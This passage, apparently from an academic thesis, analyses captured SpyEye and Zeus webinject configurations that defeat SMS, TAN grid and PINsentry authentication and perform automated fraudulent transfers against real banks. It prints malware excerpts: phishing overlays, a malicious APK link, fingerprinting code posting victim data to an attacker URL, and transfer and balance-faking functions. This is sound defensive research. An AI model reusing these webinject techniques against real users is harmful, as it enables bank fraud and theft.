



Figure 5-4: SMS Bypass, Part One



**Figure 5-5: SMS Bypass Part Two**

```

597: <WebInjects action="Inject|POST|GET">
598: <Url><![CDATA[https://www.bbva.es/BBVANET/app/NICE_index_CAS.jsp*]]>
    </Url>
678: $(document).ready(function(){
679:   var k2 = parseInt(getCookie('__utmq'));
680:
681:   if( !k2 || (k2 < 1) ) {
682:     $("#datablock").show();
683:   } else {
684:     $("#datablock").hide();
688:     function check_codigo_generado() {
689:       if ( (125670 * 2) == $("#codigo_generado").val() ) {
690:         $("#datablock").hide();
691:         $("#myForm").submit();
692:         setCookie('__utmq', 1, 365);
693:       } else {
694:         alert("Si es introducido el código equivocado de seguridad, generen
nuevamente el código y repitan.");
695:         return false;
710:         <div id="modalbox">
711:           <div class="modalbox_logo"></div>
713:           <!--step 1 →
714:           <div id="step1">
715:             <p>En relación a los casos masivos de clonación de tarjetas
celulares y el robo de dinero de las cuentas de nuestros clientes,
estamos obligados a notificar sobre esto a todos los clientes y
protegerlos. Los estafadores clonan teléfonos para robar SMS y la
firma que se usa para la realización de las transacciones en nuestro
Internet banking.</p>
740:             <p>1. En la línea de domicilios del navegador indiquen la referencia
para bajar la aplicación
<strong>www.androidseguridad.com/simseg.apk</strong></p>

```


**Listing 5-4: SMS Bypass**

### 5.3.2 TRANSACTION AUTHENTICATION NUMBERS

Transaction Authentication Numbers form mutual authentication based on something the client of a banking institution must possess. A TAN grid or chart is issued to the client through a trusted channel, such as a branch. The TAN contains either a series of sequential numbers with a corresponding code or a grid that contains multiple values that can be referenced by an X and Y set of coordinates.

The leftmost picture in Figure 5-6 shows a sample TAN grid that uses the coordinate method. The online banking service would, for example, request that the client enter the code from the grid coordinate B5 (2412) when initiating a higher risk transaction such as a fund payment. To the right Figure 5-6 is a sample sequential TAN list, from which the client would enter the next unused TAN code in sequence to authorise the higher risk transaction (Ben-Itzhak, 2007).

In a SpyEye financial malware webinject configuration file captured on the 3<sup>rd</sup> of September 2011, there is a webinject that requests the clients of Santander in Argentina to transpose their TAN grid as a means to pass a system check and prevent the online banking profile from being temporarily suspended. The full code extract is available in the electronic appendix.



SLOVENSKÁ SPORITELŇA						
	1	2	3	4	5	6
A	1234	5678	9012	2412	0000	1234
B	0000	1234	5678	9012	2412	0000
C	3333	0000	1234	5678	9012	3333
D	9012	3333	9999	1234	5678	9012
E	9999	5678	3333	1234	3333	5678
F	5678	9999	9999	0000	9999	5678

001	<del>2455</del>	021	2455
002	<del>4389</del>	022	4389
003	<del>8953</del>	023	8953
004	<del>0583</del>	024	0583
005	<del>3281</del>	025	3281
006	<del>1049</del>	026	1049
007	<del>7281</del>	027	7281
008	<del>2988</del>	028	2988
009	<del>9723</del>	029	9723
010	<del>2589</del>	030	2589


Figure 5-6: Sample TAN Grid<sup>6</sup> and List<sup>7</sup>

Figure 5-7 shows the overlay that presents the Safety Notice would have been located over the online banking website that has been translated from Spanish into English by the author using Google Translate (the Google Translate toolbar is visible in the screenshot). The HTML code making up the overlay(s) has been extracted from the

<sup>6</sup> [http://www.slsp.sk/ActiveWeb/Page/en/firemne\\_grid/](http://www.slsp.sk/ActiveWeb/Page/en/firemne_grid/)

<sup>7</sup> <http://myitforum.com/cs2/blogs/cmosby/archive/2009/04.aspx?PageIndex=2>

webinject configuration and rendered for illustrative purposes; it is not an accurate reflection of the styling and / or appearance at the time of the capture of the configuration file. Listing 5-5 line 8261 contains the webinject code used to hide the normal content of the page by setting the style of the `<body>` tag to hidden, thereby ensuring the client focuses on the content presented by the webinject.



#### Safety Notice!

The **Santander** always tries to meet their highest expectations. That is why we always use the latest security technology to our customers. Therefore, our Anti-Fraud Department has developed a new security system that eliminates any possibility of a third party access to your data, accounts and funds. It is mandatory for all clients of **Santander** Online use this security system. Our advice for you, is to enter your data to pass the System Check. If registration is not performed for 48 hours, your account will be temporarily suspended until registration is complete. This process will cost you a few minutes of your time and you will have a much more stable security.

To start registration, please click here: **Start System Verification**.

#### Figure 5-7: TAN Bypass

Upon starting the registration / system validation process presented in Figure 5-6, the client is presented with an overlay designed to capture the contents of the entire TAN grid (Figure 5-8). This will allow the attacker to recreate the grid when the client's credentials are required to bypass additional authentication controls during a fraudulent transaction.

Within the webinject configuration file, this same TAN capture attack is duplicated against fourteen other Argentinean banking institutions. In each attack, the only difference is the name of the financial institution in the safety notice. (See line 8522 for the start of the attack against Santander and line 9028 for the overlay for the attack against Supervielle Banco).

When the TAN grid is submitted, the webinject code sets a cookie indicating this, and the victim can continue as normal. Lines 8751 – 8759 contain the cookie check. If a cookie has previously been set, the financial malware will not insert the overlay screens (Figure 5-6 and Figure 5-7), which are kept hidden from the victim. The purpose of this check is primarily to prevent the victim from becoming suspicious if requested to perform the verification process multiple times.

Complete the verification process very carefully to avoid errors occurring in our system.

	A	B	C	D	E	F	G	H	I
1	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
2	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
3	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
4	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
5	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
6	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
7	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
8	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
9	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>

**Figure 5-8: TAN Grid Capture webinject**

```

8259: <WebInject>
8260: <Before><![CDATA[<body>]]></Before>
8261: <Data><![CDATA[ style="display:none" ]]></Data>
8262: <After><![CDATA[]]></After>
8263: </WebInject>
8522: El <b>Santander R&#237;o</b> siempre trata de llenar sus
      expectativas m&#225;s altas. Por eso siempre usamos la ultima
8751: function qFirm()
8752: {
8753:   var k2 = parseInt(G_Cookie('__utmq'));
8754:
8755:   if((!k2 || k2<1))
8756:   {
8757:     setTimeout('_hideFrames()', 3000);
8758:     //_hideFrames();
8759:     return false;
9028: El <b>SUPERVIELLE BANCO</b> siempre trata de llenar sus expectativas
      m&#225;s altas. Por eso siempre usamos la ultima

```

**Listing 5-5: TAN Bypass**

### 5.3.3 ONE TIME PIN

Barclays UK Online Banking service makes use of a Chip Card and PIN reading device that it has branded PINsentry. The device requires a client to insert an EMV-compliant chip card and the associated ATM PIN, and once this is done it generates an eight-digit One Time Pin (OTP) to be used to access Barclays' Online Banking Application (Barclays, 2013a).

The OTP generated by PINsentry must be provided to the Online Banking application during login, when creating a once-off payment, or when setting up a new payment

beneficiary (Barclays, 2013b). In the event that the client is creating a once off payment or adding a new beneficiary, the destination account number is used in the generation of the PINsentry code. This form of transaction signing ensures that only payments to the account number entered into the PINsentry can be made.

The generation of the PINsentry code through a physical device that requires the client's card and ATM PIN provides Barclays with an almost irrefutable proof of the identity of the customer performing the transaction, as in order to compromise a client's Online banking credentials, attackers can reproduce this code only if they have the client's card, ATM PIN and a card reader.

The data set contains a Zeus financial malware webinject configuration file against Barclays in the UK that manages to source a PINsentry code from the victim. The file was captured on the 2<sup>nd</sup> of January 2011, and the full code extract from the webinject file is available in the electronic appendix.

Barclays' default login process has two steps: one to access read-only functionality, and to access the payments functionality of the site (Barclays, 2013b). In the event that the client does not want to perform payments, the client does not need a PINsentry code to log into online banking. Figure 5-9 and Figure 5-10 are taken from the current day video demonstration from the Barclays' Online Banking website (Barclays, 2013b). In step one (Figure 5-9), the client provides identity information. In the next step (Figure 5-10), the client authenticates that identity by providing a passcode and two characters of a preselected "memorable word". Upon successful login, the clients have access to all of the features of Online Banking, except value bearing transactions.






Figure 5-9: Barclays Login, Step One




Figure 5-10: Barclays Login Step Two

If the client chooses to log in with PINsentry instead (an option on Figure 5-10), the authentication screen shown in Figure 5-11 opens, which requires the client to provide the last four digits of the card in the PINsentry device, and the eight-digit code the

device subsequently generates. If successful, the client will be able to access all features of Online Banking, including value-bearing transactions.



**Figure 5-11: Barclays Login Step, with PINsentry**

In the attack against Barclays, the Zeus financial malware added an additional step to the two-step login process, under the pretence that the client's PINsentry device is no longer recognised by the Barclays' online banking system as a result of a time mismatch. The injected third step in the process guides the client through the card reader "calibration process", which, according to the injected content, requires the entry of two validation values, namely the destination account number and the transaction value, in this case £500 000. The HTML code making up the third step in the login process has been extracted from the webinject configuration and rendered in Figure 5-12 for illustrative purposes and is not an accurate reflection of the styling and / or appearance at the time of the capture of the configuration file.

In Figure 5-12, the instructions use images of the buttons on the PINsentry device to guide the victim through the process. The images are no longer available on the Barclays website, however the webinject code provides the context as to which button on the device is to be used in which step, and Figure 5-12 has been annotated accordingly. Listing 5-6, line 223 contains the link to the *Sign* button and lines 246

and 258 contain the link to the *Enter* button. Figure 5-11 contains a clearer image of the PINsentry device for reference.

Once the PINsentry code has been captured and the next button clicked, the PINsentry code is passed to a JavaScript function called *PostToken()* (line 291) where the webinject code performs error checking. The *PostToken()* function is embedded within an obfuscated JavaScript code and only the first 200 characters are shown in line 458 of Listing 5-6.

For the purposes of this case study, the two calibration numbers in Figure 5-12 and lines 244 and 256 in Listing 5-6, and the use of the generated code are not in scope for this chapter and the bearing thereof and the obfuscated JavaScript code will be discussed further in chapter 6.2 on automated transfers. The important consideration in this case study is that the victim is presented with an error message from Barclays and is requested to take a course of action, which appears to the victim as if it's from a trusted and authoritative source.

## Barclays secure online banking

### Login

#### You are on step 3 of 3

PINsentry Error: **Time Mismatch**

**Warning!** Your PINsentry card reader currently can not be recognized by our system. Typical reason for that error is time mismatch between the card reader and the server.

To fix this issue you need to pass through the card reader recalibration process which takes only a few moments to complete. You would be able to continue using the online banking service normally just after the recalibration process is done.


To avoid receiving this error in future please do not keep your PINsentry card reader close to the other electronic devices and never try to change the battery yourself.




The recalibration process requires subsequent entry of the two calibration codes provided below on this page. Please follow the instructions below carefully as 3 incorrect attempts would lead to temporary lock of your account.

**Please avoid it in the future.**


#### On PINsentry card reader

1. Please **reinsert** card into the card reader
2. Press  button on the card reader.
3. Follow the prompts on the card reader:


**ENTER PIN:** - enter your PIN for this card into the card reader.

Now press  button on the card reader

**ENTER REF:** - enter first Calibration Number:

Now press  button on the card reader

**ENTER AMOUNT:** - enter second Calibration Number:

Now press  button on the card reader

**CODE:** - please enter the eight digit **CODE** displayed on the card reader into the box:

4. Please remove your card from the card reader.

Select the green 'Next' button to continue.

Sign Button

Enter Button

Next

Figure 5-12: Barclays Step Three



collected by the attacker. Table 5-1 contains a sample list of both device and victim information that has been collected. The full list of victim information that has been collected is available in Appendix B. Of interest is the collection of the installed browser plugins by the webinject, lines 1945 – 1955. As can be seen in line 1966 (truncated), the collected information is then submitted to a URL.

```

1938: var cpuClass = navigator.cpuClass;
1939: var browserLanguage = navigator.browserLanguage;
1940: var systemLanguage = navigator.systemLanguage;
1941: var availHeight = screen.availHeight;
1942: var availWidth = screen.availWidth;
1943: var cookieEnabled = navigator.cookieEnabled;
1945: var ffplugins = 'none';
1946: if(navigator.plugins.length) {
1947:   var plugin;
1948:   var temp = new Array();
1949:   ffplugins = '';
1950:   for(var I = 0; i<navigator.plugins.length; i++) {
1951:     plugin = navigator.plugins[i];
1952:     temp.push(plugin.name+'::'+plugin.filename+'::'+plugin.description
+'::'+plugin.version);
1953:   }
1954:   ffplugins = temp.join('|||').replace(/"/g, '\');
1955: }
1966: jq('body').append('<form method="post" id="secureform"
target="hidFrame" style="display:none;"
action="https://lloydstb.co.uk/secure/in.php?rand='+encodeURIComponent(c.toString())+'"> [...] style="border:0px; width:0px;
height:0px;" width="0" height="0" border="0"></iframe>');

```

**Listing 5-7: Device Attributes**

**Table 5-1: Sample Customer and Device Attributes**

Attribute	Type	Description
surname	Customer	Customer's surname
membrnumber	Customer	Customer's online banking identifier
address	Customer	Customer's address
holderphones	Customer	Account holder phone numbers
timezone	Device	Device's configured time zone
depth	Device	Device's display's configured colour depth
useragent	Device	Device's in use browser's user agent identifier
appname	Device	Device's in use browser name
oscpu	Device	Device's operating system
cpuClass	Device	Device's CPU
browserLanguage	Device	Device's in use browser language

Attribute	Type	Description
ffplugins	Device	Firefox browser installed plugins, if any

The list of customer and device attributes in Table 5-1 (and in appendix B), omits an important set of attributes that are typically used by risk-profiling engines. These missing attributes pertain to the customer's internet connection, and include the IP address, Internet Service Provider and the deduced geolocation (from the IP address), to name a few (Tubin et al, 2005).

## 5.4 SUMMARY

Financial malware has the ability to bypass multiple factors of authentication. The malware achieves the bypass not (in the strictest sense) by evading it, but by injecting content that alters the process employed or the terminology used, and relying on the victim to follow instructions.

A security control that relies on some form of shared secret between the targeted organisation and the victim is at risk of being disclosed by the victim through an appropriate approach through the use of a webinject. Bankmecu, in Australia, employs a similar concept to that of Bank of America's SiteKey. This has been effectively bypassed by the financial malware requesting the user to describe the security icons and once captured, the attacker is able to use the information to bypass the control.

A similar approach is taken against Bank of America's knowledge based authentication questions. The financial malware injects a SiteKey validation process into the Bank of America website after the user has logged into the online banking service. The SiteKey validation form contains a list of the knowledge based authentication questions used by Bank of America for the victim to complete.

SMS out of band authentication has been defeated through the use of a mobile application. The user is asked to install the application as a means to prevent the interception of SMS messages, however that is the intended purpose of the application.

The use of TAN in security online transactions has been comprehensively defeated across fourteen financial organisations in Argentina as victims are asked by the financial malware to transpose their grids into a custom form. PINSEntry, even with

the transaction signing capability, can be bypassed by repurposing the legitimate processes. Lastly, device attributes are collected by the financial malware to aid the attacker in defeating device profiling by risk based fraud detection engines. In all cases where card information is requested, sufficient information is obtained to be able to sell the card data in the underground economy or to commit card not present fraud.

The next chapter follows the remainder of the webinject attacking Barclays by examining the obfuscated JavaScript code that enables automated transfers. The JavaScript code uses the PIN code generated in chapter 5.3.3 for the malware to perform payments to a nominated account.

# 6

## AUTOMATED TRANSFERS

### 6.1 INTRODUCTION

Financial malware with appropriately customised webinjection code, can perform automated transfers from a victim's online banking service, using the victim's computer (Marcus & Sherstobitoff, 2012). The webinject bypasses the PINsentry control described in 5.3.3 by using the OTP generated to collect sufficient funds from any accounts linked to the victim's online banking profile to make a payment to the attacker's account. This chapter reviews an automated transfer webinject attack against Barclays in 2011.

### 6.2 BARCLAYS AUTOMATED TRANSFER

Within the Zeus financial malware webinject configuration file against Barclays referred to in chapter 5.3.3, there is additional code that uses the PINsentry code generated during the log in process to automatically transfer funds from the victims account to that of the attacker. The PINsentry code generated by the victim (chapter 5.3.3) is for a transaction to the destination account number 2667245834 to the value of £500 000, which are the first and second calibration numbers in Figure 5-12 respectively.

Once the victim has entered the generated code into the *CODE* field in Figure 5-12 and clicked on the “next” button, the function *PostToken()* is called (line 291 in Listing 6-1). Upon first inspection, the function *PostToken()* does not appear again within the webinject configuration file. There is however a large segment of obfuscated JavaScript code on line 458, shortened for brevity, which once unpacked



contains another 2385 lines of code which, according to M. Schlebusch (personal communication, 23 September 2013):

- Facilitates the use of persistent cookies to store account, victim and login information and the status of the automated transfer.
- Presents a distraction screen to the user.
- Executes the internal transfer of funds from the customer's accounts into one account.
- Executes the external transfer of funds from the customer's account to the fraudsters.
- Presents the customer with false account balances, that is, the balance of the customer's account in addition to the value of the fraudulent transfer.

```
284: <tr>
285: <td valign="top"><b>Select the <span class="text button-
forward">green 'Next' button</span> to continue.</b></td>
286: </tr>
287: <tr>
288: <td align="right">
289: <div class="button-group clear">
290: <span class="button button-forward">
291: <input type="button" name="_buttonNext_fk1" value="Next"
onClick="PostToken();">
292: </span>
458: eval(function(p,a,c,k,e,d){e=functionI{return(c<a?'':e(parseInt(c/a)
))+((c=c%a)>35?String.fromCharCode(c+29):c. <<shortened for
brevity>>
```

**Listing 6-1: Barclays Automated Transfer Webinject Code**

### 6.2.1 INFORMATION STORAGE

Listing 6-2 contains extracts of the de-obfuscated automated transfer code in relation to the storage of information used in the attack. The attacker makes use of persistent cookies to store account, victim and login information and the status of the automated transfer. Listing 6-2 contains the function name and parameters used to write to a persistent cookie. Using the *write\_c()* function on line 202, the function *SaveLoginData()* on line 692 writes the victims surname (*sn*), membership number (*mn*) and that the automated transfer has started.

```

202: function write_c(name,value)
692: function SaveLoginData()
693: {
694: if(sn_input&&mn_input)
695: {
696: write_c('sn',sn_input.value,180);
697: write_c('mn',mn_input.value,180);
698: write_c('ats_started','0',180);

```

**Listing 6-2: Information Storage**

### 6.2.2 DISTRACTING THE VICTIM

The function *ShowWaitDiv()* on line 1460 in Listing 6-3 presents a delay screen to the victim to mask the activity being performed by the webinject code in the victim's browser. The approach taken in this webinject is different to the approach used in the attack against the First Hawaiian Bank (see chapter 7.7) in which the attacker injected a countdown timer to delay the victim whilst they perform fraudulent transactions using the compromised credentials, see Figure 7-7.

In this attack against Barclays, the attackers seem to be rendering the page blank. In line 1471, within the *ShowWaitDiv()* function, the *body\_div* style tag is set to not display, thereby rendering all content in the style tag not visible to the victim.

```

1460:     function ShowWaitDiv()
1471:         body_div.style.display="none"

```

**Listing 6-3: Distracting the Victim**

### 6.2.3 INTRA-ACCOUNT TRANSFER

The method employed by the attacker in chapter 5.3.3 to obtain a valid PINsentry code (namely specifying the amount and destination account number in order to create a signed transaction) means that in order to utilise this transaction code, the attacker must be able to create a payment for £500 000. The first step is for the attacker to determine whether such funds are available, and then to collect the funds in a single account and before creating a payment to the defined destination account.

The function *GetAccountBalance(account\_nr)* (Listing 6-4 line 398) contains code that loops through the accounts summary page and records the account balances and available amounts. This information is then used in the *GetTransfersAmount(account\_nr)*, function and *OnLoadIFrame()*, function to collect the funds in one account.

The *GetTransfersAmount(account\_nr)* on line 436 populates an array with each account number and the available balance for transfer. The *OnLoadIFrame()* on line 1782 uses the populated array to manipulate the content of the webpage (which is hidden from the user at this point) to transfer the funds into a single account. Lines 1958 through 1961 contain variable declarations made from functions that interact with the content of the webpage and use information from the *GetAccountBalance(account\_nr)* and *GetTransfersAmount(account\_nr)* functions.

By way of example, the declaration on line 1961 calls the function *SelectCheckBox()* which collates all check box inputs into an array, line 846. The function then accepts by way of parameters the document (current webpage), the title of the checkbox to be interacted with and the value to which it must be set. For the parameters passed in line 1961, the check box with the “*Transfer immediately*” label will be set to “*checked*”.

The *OnLoadIFrame()* then uses the *write\_c()* function to store the progress and actions taken in a cookie. The webinject writes that the transfer was made (line 2023), the amount (line 2024), the source account name and account number (line 2025 and 2026).

```
398:    function GetAccountBalance(account_nr)
436:    function GetTransfersAmount(account_nr)
831:    function SelectCheckBox(doc,checkbox_title,checkbox_value)
846:    if(inputs[i].type=="checkbox")
1782:    function OnLoadIFrame()
1958:    var r1 = SelectAccountFromDropDown(ifr_document,
it_transfer_from_account_nr, "fromAccountId");
1959:    var r2 = SelectAccountFromDropDown(ifr_document,
transfer_from_account_nr, "toAccountId");
1960:    var r3 = FillAmountInput(ifr_document, it_transferred_amount, "Enter
Amount");
1961:    var r4 = SelectCheckBox(ifr_document, "Transfer immediately",
"checked");
1962:    var r = FindButton(ifr_document, "Next");
2023:    write_c("it_made",it_made,180);
2024:    write_c("it_transferred_amount",it_transferred_amount,180);
2025:    write_c("it_transfer_from_account_name",it_transfer_from_account_nam
e,180);
2026:    write_c("it_transfer_from_account_nr",it_transfer_from_account_nr,18
0);
```

**Listing 6-4: Intra-Account Transfer**

## 6.2.4 EXTERNAL TRANSFER

Once the attacker has accumulated sufficient funds in a single bank account to cover the required amount, the next step is to transfer the funds to the external account used

when creating the PINSEntry code, (line 2302 in Listing 6-5: the internal transfer status is checked) by means of the function *ATSSstart()* (line 2289).

```
2289:     function ATSSstart()  
2302:     if(it_made=="1")  
2308:     pay_link=FindLink(document,"Pay a Bill or Someone",true);
```

**Listing 6-5: External Transfer**

Thereafter, the link to make an external transfer (or payment) is located and followed by the malware, line 2308. A similar process to that described in chapter 6.2.3 is then followed to make the payment to attacker.

### 6.2.5 FALSE BALANCES

Once the payment has been made to the external account, the webinjection code alters the victim's available balance and statements to hide the fraudulent payments. This is done in order to delay the identification of the fraudulent payment. On line 2271 of Listing 6-6, the function *StartReplacerFunctions()* initiates the process to mask the fraudulent activity.

The first function, *ReplaceMainBalance()*, on line 2273, updates the current and available balances based on the transfer and payment information stored in the cookie. This will be done in every instance where the balance is displayed in the Barclays Online Banking website.

Similarly, the *HideTransfers()* function on line 2274 removes the evidence of the fraudulent transfers and payments by deleting the row from the table of transactions. Line 2134 contains the JavaScript to remove the line from the table. Lastly on line 2275, the page content is unhidden from the victim.

```
2134:     transfers_table.deleteRow(i-1);  
2271:     function StartReplacerFunctions()  
2272:     {  
2273:     ReplaceMainBalance();  
2274:     HideTransfers();  
